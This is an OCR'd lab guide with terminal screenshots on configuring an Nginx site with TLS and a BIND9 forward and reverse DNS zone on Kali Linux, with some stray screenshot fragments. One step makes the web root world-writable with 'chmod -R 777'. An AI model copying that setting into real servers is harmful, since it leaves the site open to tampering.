

rifat@kali: /var/www
File Actions Edit View Help
┌──(rifat㉿kali)-[~/Nginx-Webserver-Config/Demo Website]
└─$ sudo cp -r ewubdserver /var/www
[sudo] password for rifat:
┌──(rifat㉿kali)-[~/Nginx-Webserver-Config/Demo Website]
└─$ cd ~
┌──(rifat㉿kali)-[~]
└─$ cd /var/www
┌──(rifat㉿kali)-[/var/www]
└─$ sudo chmod -R 777 ewubdserver
┌──(rifat㉿kali)-[/var/www]
└─$ tree
.
├── ewubdserver
│ ├── images
│ │ ├── developer.png
│ │ ├── hardy.png
│ │ ├── header_bg.png
│ │ ├── icons
│ │ │ ├── facebook.png
│ │ │ ├── insta.png
│ │ │ ├── js.png
│ │ │ ├── mongo.png
│ │ │ ├── nodejs.png
│ │ │ ├── react.png
│ │ │ └── twitter.png
│ │ └── icons8-linkedin-90.png
│ ├── index.html
│ └── styles
│ └── style.css


rifat@kali: /etc/nginx/sites-enabled
File Actions Edit View Help
mongo.png
nodejs.png
react.png
twitter.png
icons8-linkedin-90.png
index.html
styles
style.css
html
index.nginx-debian.html
6 directories, 14 files
(rifat㉿kali)-[/var/www]
$ cd /etc/nginx/sites-enabled
(rifat㉿kali)-[/etc/nginx/sites-enabled]
$ sudo rm default
(rifat㉿kali)-[/etc/nginx/sites-enabled]
$ sudo gedit ewubdserver
(gedit:55823): tepl-WARNING **: 09:21:14.889: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:55823): tepl-WARNING **: 09:21:14.889: Default style scheme 'Kali-Dark' cannot be found, check your installation.
(gedit:55823): dconf-WARNING **: 09:21:16.762: failed to commit changes to dconf: Failed to execute child process “dbus-launch” (No such file or directory)
(rifat㉿kali)-[/etc/nginx/sites-enabled]
$


rifat@kali: /etc/nginx/sites-enabled
File Actions Edit View Help
(rifat㉿kali)-[/etc/nginx/sites-enabled]
$ sudo gedit ewubdserver


Open
ewubdserver
/etc/nginx/sites-enabled
Save
1 server {
2 listen 80;
3 listen [::]:80;
4
5 listen 443 ssl;
6 listen [::]:443 ssl;
7
8 server_name ewubdserver;
9
10 ssl_certificate /home/rifat/ca/generated/chained.crt;
11 ssl_certificate_key /home/rifat/ca/generated/server.key;
12
13 root /var/www/ewubdserver;
14 index index.html;
15
16 location / {
17 try_files $uri $uri/ =404;
18 }
19 }
20
Saving file "/etc/nginx/sites-enabled/e...
Plain Text
Tab Width: 8
Ln 20, Col 1
INS


rifat@kali: /etc/nginx/sites-enabled
File Actions Edit View Help
(gedit:56134): tepl-WARNING **: 09:21:44.288: Style scheme 'Kali-Dark' cannot be found, falling back to 'Kali-Dark' default style scheme.
(gedit:56134): tepl-WARNING **: 09:21:44.288: Default style scheme 'Kali-Dark' cannot be found, check your installation.
(gedit:56134): dconf-WARNING **: 09:22:31.146: failed to commit changes to dconf: Failed to execute child process “dbus-launch” (No such file or directory)
┌──(rifat㉿kali)-[/etc/nginx/sites-enabled]
└─$ sudo service nginx restart
┌──(rifat㉿kali)-[/etc/nginx/sites-enabled]
└─$ sudo service nginx status
● nginx.service - A high performance web server and a reverse proxy server
Loaded: loaded (/lib/systemd/system/nginx.service; enabled; preset: di>
Active: active (running) since Sun 2023-12-24 09:22:54 EST; 7s ago
Docs: man:nginx(8)
Process: 56758 ExecStartPre=/usr/sbin/nginx -t -q -g daemon on; master_>
Process: 56760 ExecStart=/usr/sbin/nginx -g daemon on; master_process o>
Main PID: 56761 (nginx)
Tasks: 3 (limit: 4604)
Memory: 2.8M
CPU: 45ms
CGroup: /system.slice/nginx.service
├─56761 "nginx: master process /usr/sbin/nginx -g daemon on; m>
├─56762 "nginx: worker process"
└─56763 "nginx: worker process"
Dec 24 09:22:54 kali systemd[1]: Starting nginx.service - A high performanc>
Dec 24 09:22:54 kali systemd[1]: Started nginx.service - A high performance>
lines 1-17/17 (END)


File Edit View History Bookmarks Tools Help
Kali Linux
Developer Portfolio
192.168.56.5
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
oper
Mary
portfolio
Blogs
Hire Me
Hi, I am
Mark

Bind9 DNS Server Configuration

1. Navigate to the BIND configuration directory:

```
cd /etc/bind
```

2. Back up original configuration files (recommended):

```
sudo cp named.conf.options named.conf.options.original
sudo cp named.conf.local named.conf.local.original
```

3. Create copies of zone files:

```
sudo cp db.local db.ewubdserver.com
sudo cp db.127 db.56.168.192
```

4. Edit global options file:

sudo gedit named.conf.options

- Adjust settings as needed (consult BIND documentation for details).

5. Edit local zone definitions file:

sudo gedit named.conf.local

- Add entries for the new zones:

```
zone "ewubdserver.com" IN{
    type master;
    file "/etc/bind/db.ewubdserver.com";
};

zone "56.168.192.in-addr.arpa" IN{
    type master;
    file "/etc/bind/db.56.168.192";
};
```

6. Edit forward zone file:

```
sudo gedit db.ewubdserver.com
```

- Add resource records (SOA, NS, A, MX, CNAME, etc.).
- Verify zone file syntax:

```
named-checkzone ewubdserver.com db.ewubdserver.com
```

7. Edit reverse zone file:

```
sudo gedit db.56.168.192
```

- Add PTR records for reverse lookups.
- Verify zone file syntax:

```
named-checkzone 56.168.192.in-addr.arpa db.56.168.192
```

8. Manage the BIND service:

In updated version bind9 keyword replace with named

- Check service status:

```
sudo systemctl status named
```

- Start the service:

```
sudo systemctl start named
```

- Enable service at boot:

```
sudo systemctl enable named
```

- Verify service status

```
sudo systemctl status named
```

9. Configure local resolver:

```
sudo gedit /etc/resolv.conf
```

- Add the server's IP address as the first nameserver:

```
nameserver 192.168.56.5
```

10. Restart BIND:


```
sudo systemctl restart named
```


11. Test DNS resolution:

```
nslookup www.ewubdserver.com
```


Additional Notes:


- Replace placeholders with actual IP addresses and hostnames.
- Consult BIND documentation for advanced configuration options.
- Consider security implications and implement appropriate safeguards (e.g., access control lists).
- Regularly review and update DNS configuration as needed.



rifat@kali: ~
File Actions Edit View Help
┌──(rifat㉿kali)-[~]
└─$ sudo apt install bind9
[sudo] password for rifat:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
bind9-dnsutils bind9-host bind9-libs bind9-utils liburcu8
Suggested packages:
bind-doc resolvconf ufw
The following NEW packages will be installed:
bind9 bind9-utils liburcu8
The following packages will be upgraded:
bind9-dnsutils bind9-host bind9-libs
3 upgraded, 3 newly installed, 0 to remove and 659 not upgraded.
Need to get 3099 kB of archives.
After this operation, 2964 kB disk space will be freed.
Do you want to continue? [Y/n] y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 bind9-host amd64 1:9.19.17-2~kali1 [310 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 bind9-dnsutils amd64 1:9.19.17-2~kali1 [416 kB]
Get:3 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 liburcu8 amd64 0.14.0-2 [72.6 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 bind9-libs amd64 1:9.19.17-2~kali1 [1384 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 bind9-utils amd64 1:9.19.17-2~kali1 [416 kB]
Get:6 http://http.kali.org/kali kali-rolling/main amd64 bind9 amd64 1:9.19.17-2~kali1 [499 kB]
Fetched 3099 kB in 8s (385 kB/s)
(Reading database ... 145736 files and directories currently installed.)
Preparing to unpack .../0-bind9-host_1%3a9.19.17-2~kali1_amd64.deb ...

